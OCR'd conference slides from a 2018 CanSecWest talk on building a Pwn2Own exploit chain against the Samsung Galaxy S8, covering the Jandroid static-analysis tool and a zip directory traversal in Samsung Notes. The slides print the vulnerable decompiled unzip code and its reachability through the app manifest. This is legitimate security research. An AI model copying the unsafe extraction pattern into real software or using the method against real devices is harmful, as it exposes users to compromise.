Chainspotting!

Building Exploit Chains with Logic Bugs

Written and Directed by

Georgi Geshev and Robert Miller

CanSecWest
24 March 2018

Chainspotting

Agenda

Trend Micro
@TrendMicro

Follow

The longest exploit chain in #Pwn2Own history! 11 bugs in #Samsung, #Android and #Chrome targeting the Galaxy S8 for $25K

11:19 pm - 1 Nov 2017

MWR LABS

Agenda

- Mobile Pwn2Own 2017
- Samsung Galaxy S8
  - Android Nougat (7.0)
- Bug hunting automation
  - Tooling
  - Static approach
  - Dynamic approach

Google Pixel

Galaxy S8

iPhone 7

Huawei Mate 9 Pro

MWR LABS

Target of Choice

Samsung UK ✓
@SamsungUK

Your phone is more than just a phone. Break boundaries and discover the #GalaxyS8 and #Note8 today.

2:37 PM - Nov 15, 2017

G. Geshev
@munmap

Follow

Your phone is more than just a phone. It's an incredibly well developed @OWASP Mobile Top 10 training platform. #GalaxyS8 #Note8 #MP2O #Pwn2Own

Samsung UK ✓ @SamsungUK
Your phone is more than just a phone. Break boundaries and discover the #GalaxyS8 and #Note8 today.

8:26 AM - 17 Nov 2017

MWR LABS

Traditional Approach

- Search for commonly misused methods
  - Class loading
  - Unzip path traversals
  - External storage operations
  - SSL error handling
- Decompile APK
- Is it used? Is it accessible? Is it vulnerable?
- Repeat for each application on the device

MWR LABS

Traditional Approach


- Too much noise!

```
$ grep --include=*.smali -r getClassLoader . | wc -l
4610
$
```

MWR LABS

Process Automation


- Which parts of the process can we automate?
  - Is it used?
  - Is it accessible?
  - Is it vulnerable?



MWR LABS

Process Automation

- Wouldn’t Joern solve this?
  - Code property graphs
  - C/C++ only
- We need Joern for Android
  - Jandroid



MWR LABS

Automation Overview

1. Find use of search term in the application
2. Find calls to this method
3. Find calls to these methods
4. Find any instances of methods exported in Manifest

MWR LABS

Automation Overview

1. Find use of search term in the application
2. Find calls to this method
3. Find calls to these methods
4. Find any instances of methods exported in Manifest

MWR LABS


Automation Overview

1. Find use of search term in the application.
2. Find callers of the interesting method.
3. Recursively find callers of those callers.
4. Any the of the methods exported in the Manifest?

MWR LABS

Static Analysis at Scale


- Data stored in Neo4j




```
(:Manifest)-[:CALLS]->(:Method)-[:USES*]->(:Method)-[:INCLUDES]->(:SearchTerm)
```

MWR LABS

Jandroid Example: Directory Traversal during Unzip




MWR LABS

Jandroid Example: Directory Traversal during Unzip

- Normally caused by ‘`java.util.zip`’
- However Samsung also use ‘`net.lingala.zip4j`’
- Use Jandroid to look for ‘`extractAll`’


MWR LABS

Jandroid Example: Directory Traversal during Unzip




MWR LABS

Jandroid Example: Directory Traversal during Unzip



MWR LABS

Unzip Directory Traversal in Samsung Notes



MWR LABS

Notes Directory Traversal

- Memo files unzipped using Zip4j
  - Lack of path names canonicalisation

```
public static String convertToSDocFile(Context context, String path) {
   String v2;
   // ...
   String tmpDirStr = context.getCacheDir() + "/unzip_" +
System.currentTimeMillis();
   File tmpDir = new File(tmpDirStr);
   tmpDir.mkdir();
   try {
      new ZipFile(path).extractAll(tmpDirStr); // Extracts ZIP entries.
      // Parses 'memo_content.xml', crashes if it’s not found.
      v2 = NMemoConverter.parseMemoXML(context, tmpDirStr);
      // ...
```

MWR LABS

Jandroid Release?

MWR LABS

Building an Exploit Chain

- Finished!
  - Not quite…

MWR LABS

Samsung Notes

- Conversion activity
  - Unreachable from the browser

```
<activity android:configChanges="mcc|mnc|orientation|screenSize"
          android:name="com.samsung.android.app.notes.composer.ConvertToSdocActivity"
          android:screenOrientation="portrait"
          android:theme="@style/AppTheme.NoActionBarTransparent">
    <intent-filter>
       <action android:name="android.intent.action.VIEW"/>
       <category android:name="android.intent.category.DEFAULT"/>
       <data android:mimeType="application/spd"/>
       <data android:mimeType="application/memo"/>
       <!-- ... -->
```

MWR LABS

